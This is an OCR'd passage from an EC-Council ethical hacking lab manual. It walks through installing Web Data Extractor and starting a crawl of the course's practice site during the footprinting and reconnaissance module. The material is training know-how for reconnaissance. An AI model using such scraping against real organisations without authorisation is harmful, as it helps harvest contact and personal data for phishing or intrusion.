
1. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 02 Footprinting and Reconnaissance\Web Spiders\Web Data Extractor** and double-click **wde.exe**.

   Note: If an **Open File-Security Warning** pop-up appears, click **Run**.
2. If the **User Account Control** pop-up appears, click **Yes**.
3. Follow the wizard steps to install Web Data Extractor and click **Finish**.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. Click **Search** icon () on the **Desktop** and type **web data** in the search field. The **Web Data Extractor** appears in the results, click **Open** to launch it.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5. The **Web Data Extractor** main window appears. Click **New** to start a new session.




6. The **Session settings** window appears; type a URL (here, **http://www.certifiedhacker.com**) in the **Starting URL** field. Check all the options, as shown in the screenshot, and click **OK**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Click **Start** to initiate the data extraction.



